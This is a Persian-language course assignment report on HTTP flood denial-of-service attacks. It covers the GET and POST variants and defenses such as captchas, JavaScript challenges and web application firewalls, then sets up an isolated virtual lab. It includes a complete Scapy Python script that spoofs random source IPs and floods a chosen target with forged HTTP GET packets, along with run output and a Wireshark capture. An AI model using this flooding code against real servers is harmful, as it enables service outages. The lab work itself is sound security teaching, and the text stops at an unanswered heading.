

باسمه تعالی


مستند سازی تکلیف درس امنیت شبکه استاد فانیان

عرفان بهرامی – ۹۶۲۴۵۱۳

پیاده سازی حمله HTTP flood

حمله HTTP flood چیست؟

حمله‌ی HTTP flood در دسته‌ی حمله‌های DDOS قرار می‌گیرد و هدف اصلی این حمله، مشغول نگه‌داشتن منابع یک سرور از طریق ارسال درخواست با پروتکل HTTP پروتکل لایه‌ی هفت مدل (OSI) است. زمانی که حمله‌کننده می‌خواهد با استفاده از حمله‌ی HTTP flood، یک سرویس را از دسترس خارج کند، درخواست‌های HTTP زیادی را که عموماً متدهای GET و POST هستند برای سرور ارسال می‌کند. درخواست‌های ارسال شده، می‌توانند کاملاً مشابه یک درخواست معتبر ارسال شده به وسیله‌ی یک کاربر واقعی باشند. از طرفی، این حمله نیاز به پهنای باند کم‌تری نسبت به بسیاری از حمله‌های دیگر دارد. این دو موضوع سبب شده است تا تشخیص و جلوگیری از این حمله به امری دشوار مبدل شود.



انواع حمله‌های HTTP flood :

استفاده از متدهای GET و POST ، رایج‌ترین انواع استفاده از پروتکل HTTP برای مشغول نگه‌داشتن سرور هستند. در ادامه توضیح می‌دهیم که هرکدام از این متدها چگونه می‌توانند باعث منع سرویس بشوند.

۱. متد GET :

این متد، برای گرفتن اطلاعات از سرور استفاده می‌شود. در این نوع حمله، حمله‌کننده شروع به ارسال تعداد زیادی درخواست (برای نمونه درخواست برای عکس، یک فایل متنی یا ...) می‌کند. حمله با استفاده از متد GET نسبت به متد POST ، به منابع بیش‌تری برای پیاده‌سازی نیاز دارد اما پیچیدگی کم‌تری دارد. گاهی برای پیاده‌سازی این نوع حمله، از botnet استفاده می‌شود. در این حالت، حمله‌کننده تعدادی کامپیوتر را از طریق بدافزارها آلوده می‌کند. دستگاه‌های آلوده شده، بدون اطلاع صاحب دستگاه، شروع به ارسال درخواست برای سرور می‌کنند و وقتی این کار از چندین دستگاه انجام شود، بیش‌تر منابع سرور درگیر پاسخ‌گویی خواهند شد و حمله‌ی DDOS اتفاق می‌افتد.

۲. متد POST :

برخلاف متد قبلی، این متد برای ارسال یک فرم یا اطلاعات برای سرور استفاده می‌شود. هر فرمی که برای سرور ارسال می‌شود، نیاز به ثبت شدن در یک پایگاه داده دارد که این فرآیند، تقریباً زمان‌بر و از نظر پردازشی سنگین محسوب می‌شود. ارسال درخواست‌های POST به سرور تا آن‌جا ادامه پیدا می‌کند که یا پهنای باند سرور برای درخواست‌های ورودی پاسخ‌گو نباشد یا سرور با درخواست‌های زیادی به پایگاه داده مشغول باشد و توان پاسخ‌گویی به درخواست دیگری را نداشته باشد. اگرچه برای این حمله، نیاز به ارسال تعداد کم‌تری درخواست برای سرور وجود دارد ولی با توجه به ماهیت متد POST که نیاز است اطلاعاتی برای سرور ارسال شود، پیچیدگی بیش‌تری دارد.

چگونه می‌توان از حمله‌ی HTTP flood جلوگیری کرد؟

همان‌طور که گفته شد، سختی تشخیص این حمله، در شبیه بودن ترافیک حمله‌کننده به ترافیک کاربر عادی است. اگر با کمک روشی بتوان این دو ترافیک را از یک‌دیگر جدا کرد، تا حدودی جلوی حمله گرفته می‌شود.

- با توجه به این که در این حمله و به خصوص در استفاده از GET ، از بات ها استفاده می شود، می توان با استفاده از یک چالش (برای نمونه استفاده از یک captcha یا یک معما)، تا حدودی کاربر واقعی را تشخیص داد.
- یکی دیگر از راه ها، استفاده از چالش های JavaScript است. از آن جایی که بیش تر کاربرها از مرورگرهای وب استفاده می کنند و مرورگرها هم از JavaScript پشتیبانی می کنند، ارسال چالش هم می تواند موثر باشد. بسیاری از botnet ها قادر به حل این چالش ها نیستند. در حالی که مرورگرها، بدون آن که تغییری در عملکرد احساس بشود، می توانند این چالش ها را حل کنند.
- با استفاده از WAF یا web application firewall می توان با بررسی رفتار کاربران، رفتارهای نزدیک به حمله یا مهاجم را تشخیص داد و از ورود ترافیک مربوط به آن ها جلوگیری کرد. این فایروال ها با فایروال های عادی تفاوت هایی دارد و عموماً کاربرد لایه ی ۷، یعنی لایه ی application دارند. این فایروال ، ترافیک ورودی یک web application و IP کاربران ارسال کننده ی آن ها را تحت نظر دارد و IP ها در یک پایگاه داده ذخیره می کند. با استفاده از این اطلاعات و با استفاده از قوانین و الگوهایی که از قبل برای فایروال تعریف شده است، هر زمان که فایروال رفتاری مانند حمله یا نزدیک به آن مشاهده کند، ترافیک ورودی مربوط به آن را مسدود می کند و به این شکل از حمله جلوگیری می شود. هم چنین آن فایروال ها، می توانند با تحلیل محتوای درخواست های HTTP ، جلوی بسیاری از حمله های این لایه مانند SQL Injection یا حمله ی XSS را، از طریق تشخیص کاراکترهای غیر مجاز و یا کد جاوا اسکریپت، بگیرند.

حال به سراغ آماده سازی آزمایشگاه برای پیاده سازی حمله می رویم:

در قدم اول برای اجرای حمله HTTP flood نیاز به یک شبیه ساز برای اجرای سیستم عامل های مورد نیاز خود هستیم که می توانیم نرم افزار VMware Workstation Pro را دانلود و اجرا نماییم.

Run Multiple Operating Systems on a Single PC

VMware Workstation Pro

VMware Workstation Pro is the industry standard for running multiple operating systems as virtual machines (VMs) on a single Linux or Windows PC to build, test, or demo software.


[BUY ONLINE](#)

پس از نصب VMware برای تسهیل شبیه سازی این حمله از سیستم عامل لینوکسی parrot os استفاده می کنیم که برای دانلود این سیستم عامل به سایت زیر مراجعه می کنیم.


<https://parrotsec.org>

به منوی Download مراجعه می کنیم و بر روی Get Security Edition کلیک کرده و فایل iso سیستم عامل را دانلود می کنیم و طبق مراحل زیر parrot os را نصب می کنیم.


در VMware روی file کلیک کرده و new virtual machine را انتخاب می کنیم.




سپس گزینه ی installer disc image file را انتخاب کرده و آدرس فایل iso را به آن می دهیم.



حال در قسمت Type گزینه Linux و در قسمت Version گزینه Other Linux مورد ۶۴ بیتی را انتخاب می کنیم.



در مرحله بعدی محل نصب را انتخاب کرده و next را می زنیم.




در این مرحله میزان فضای قابل تخصیص به ماشین مجازی را باید تنظیم کنیم.

The screenshot shows the 'New Virtual Machine Wizard' window, specifically the 'Specify Disk Capacity' step. The window title is 'New Virtual Machine Wizard' with a close button (X). The subtitle is 'Specify Disk Capacity' and the question is 'How large do you want this disk to be?'. Below this, there is explanatory text: 'The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.' A text box labeled 'Maximum disk size (GB):' contains the value '20'. Below this, it says 'Recommended size for Other Linux 5.x or later kernel 64-bit: 8 GB'. There are two radio button options: 'Store virtual disk as a single file' (unselected) and 'Split virtual disk into multiple files' (selected). Below the second option, there is a note: 'Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.' At the bottom, there are four buttons: 'Help', '< Back', 'Next >', and 'Cancel'. The 'Next >' button is highlighted with a blue border.

در اینجا ماشین مجازی ساخته شده و مشخصات آن را به ما نشان می دهد. finish را می زنیم.

The screenshot shows the 'New Virtual Machine Wizard' window, specifically the 'Ready to Create Virtual Machine' step. The window title is 'New Virtual Machine Wizard' with a close button (X). The subtitle is 'Ready to Create Virtual Machine' and the instruction is 'Click Finish to create the virtual machine. Then you can install Other Linux 5.x or later kernel 64-bit.' Below this, it says 'The virtual machine will be created with the following settings:'. A table lists the settings: Name: Other Linux 5.x or later kernel 64-bit, Location: E:\parrot os, Version: Workstation 15.x, Operating System: Other Linux 5.x or later kernel 64-bit, Hard Disk: 20 GB, Split, Memory: 768 MB, Network Adapter: NAT, and Other Devices: CD/DVD, USB Controller, Printer, Sound Card. Below the table is a button labeled 'Customize Hardware...'. At the bottom, there are three buttons: '< Back', 'Finish', and 'Cancel'. The 'Finish' button is highlighted with a blue border.

برای آزمایش ما ، نیازی به نصب سیستم عامل نیست به همین دلیل بر روی گزینه Live Mode کلیک کرده و منتظر اجرای سیستم عامل می مانیم و در نهایت کلیه موارد فوق را دوباره برای سیستم عامل دوم تکرار می کنیم و دو عدد ماشین مجازی برای انجام آزمایش آماده سازی می کنیم.



حال به سراغ پیاده سازی حمله می رویم:

۱. در ماشین اول کد های خود را نوشته و با نام main.py ذخیره می کنیم. کد های مورد نیاز به صورت زیر است:

• تابع randomIP برای تولید آییی های مختلف برای انجام حمله به کار می رود.

```
1  #!/usr/bin/python3
2  from scapy.all import *
3  from random import randint
4
5  def randomIP():
6      ip = ".".join(map(str, (randint(0,255)for _ in range(4))))
7      return ip
8
```


- تابع randint برای تولید اعداد رندوم برای پورت و seq مورد استفاده قرار می گیرد.

```
9
10 def randint():
11     x = randint(1000,9000)
12     return x
13
```

- تابع HTTP_Flood می باشد که توسط حلقه for به تعداد دلخواه می توانیم پکت ارسال کنیم و حمله انجام شود . برای انجام حمله نیاز به ارسال packet به سرور و مختل کردن آن است برای این کار ابتدا توسط تابع IP کتابخانه Scapy مبدا و مقصد packet خود را تعیین نموده پس از آن از طریق تابع TCP کتابخانه Scapy پورت مورد نیاز برای ارتباط بین مبدا و مقصد را تنظیم می کنیم و در آخر برای انجام درخواست GET و یا POST نیاز به تنظیم header برای packet ایجاد شده هستیم برای این کار payload فوق را تعریف نموده و با تنظیم نمودن پروتکل HTTP/1.0 و پس از آن مقصد packet توسط HOST ، packet خود را از طریق تابع send کتابخانه Scapy ارسال می کنیم.


```
14
15 ▼ def HTTP_Flood(dstIP,dstPort,counter):
16     total = 0
17     print ("Packets are sending ...")
18
19 ▼     for x in range (0,counter):
20         s_port = randint()
21         s_eq = randint()
22
23         IP_Packet = IP ()
24         IP_Packet.src = randomIP()
25         IP_Packet.dst = dstIP
26
27         TCP_Packet = TCP ()
28         TCP_Packet.sport = s_port
29         TCP_Packet.dport = dstPort
30         TCP_Packet.flags = "A"
31         TCP_Packet.seq = s_eq
32
33         HTTP_payload = f"GET / HTTP/1.0\r\nHOST: {dstIP}\r\n\r\n"
34         send(IP_Packet/TCP_Packet/HTTP_payload)
35         total+=1
36
37     print("\nTotal packets sent: %i\n" % total)
38
```

- در انتها از طریق تابع `info` آدرس آیپی مقصد و پورت مقصد را دریافت میکنیم و از طریق تابع `main` برنامه را اجرا می کنیم.


```
39
40 def info():
41
42     dstIP = input ("\nTarget IP : ")
43     dstPort = input ("Target Port : ")
44
45     return dstIP,int(dstPort)
46
47
48 def main():
49     dstIP,dstPort = info()
50     counter = input ("How many packets do you want to send : ")
51     HTTP_Flood(dstIP,dstPort,int(counter))
52
53 main()
54
```

۲. سپس در ماشین دوم ترمینال را باز کرده و دستور زیر را برای اجرای برنامه `wireshark` اجرا میکنیم.


\$ sudo wireshark&




۳. در منو سیستم عامل های اجرا شده به منو Machine مراجعه کرده و به قسمت Settings میرویم سپس در قسمت Network برای گزینه Attached to گزینه Host-only Adaptor را انتخاب میکنیم و برای گزینه Name اولین آداپتور را انتخاب میکنیم تا هر دوی سیستم عامل ها به یک شبکه واحد متصل شوند و بتوانند به یکدیگر اطلاعات ارسال و دریافت کنند.



۴. سپس به نرم افزار Wireshark مراجعه کرده صفحه ی زیر نمایش داده می شود:




۵. گزینه eth0 را انتخاب می کنیم تا بر روی شبکه شنود انجام گردد.



۶. در این مرحله به ماشین اول مراجعه کرده و کد پایتون مورد نظر را با دستور زیر اجرا می کنیم.

```
$ sudo python3 main.py
```



۷. سپس به ماشین دوم مراجعه کرده و از طریق دستور زیر آدرس آیپی آن را بدست می آوریم.

\$ ifconfig

```
File Edit View Search Terminal Help
[user@parrot]~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.106 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::e9df:27e5:7fcd:9dcc prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:dc:af:01 txqueuelen 1000 (Ethernet)
    RX packets 101 bytes 18778 (18.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 51 bytes 6306 (6.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 48 bytes 2440 (2.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 48 bytes 2440 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

که در این قسمت ip دیوایس eth0 گزینه مورد نظر ما هست.

۸. سپس در ماشین مهاجم ip را وارد کرده و پورت را برای حمله HTTP flood بر اساس پروتکل ۸۰ وارد می کنیم و به طور مثال تعداد پکت های ارسالی را ۲ قرار می دهیم.

```
[user@parrot]~/Desktop/Scapy-HTTP-Flood$ sudo python3 main.py
Target IP : 192.168.56.106
Target Port : 80
How many packets do you want to send : 2
Packets are sending ...
Sent 1 packets.
Sent 1 packets.
Total packets sent: 2
```

۹. سپس در ماشین دوم مشاهده می کنیم که packet های ارسالی دریافت شده اند و حمله انجام شده است.

The image shows a Wireshark packet capture window titled '*eth0 (as superuser)'. The packet list shows several packets, with packet 4 selected. The packet details pane shows the following layers:

- Ethernet II, Src: PcsCompu_8c:83:27 (08:00:27:8c:83:27), Dst: PcsCompu_dc:af:01 (08:00:27:dc:af:01)
- Internet Protocol Version 4, Src: 203.120.217.202, Dst: 192.168.56.106
- Transmission Control Protocol, Src Port: 4743, Dst Port: 80, Seq: 1, Ack: 1, Len: 40
- Hypertext Transfer Protocol

The packet bytes pane shows the raw data of the selected packet, which is an HTTP GET request.

این نوع حمله چه زمانی موثر است؟

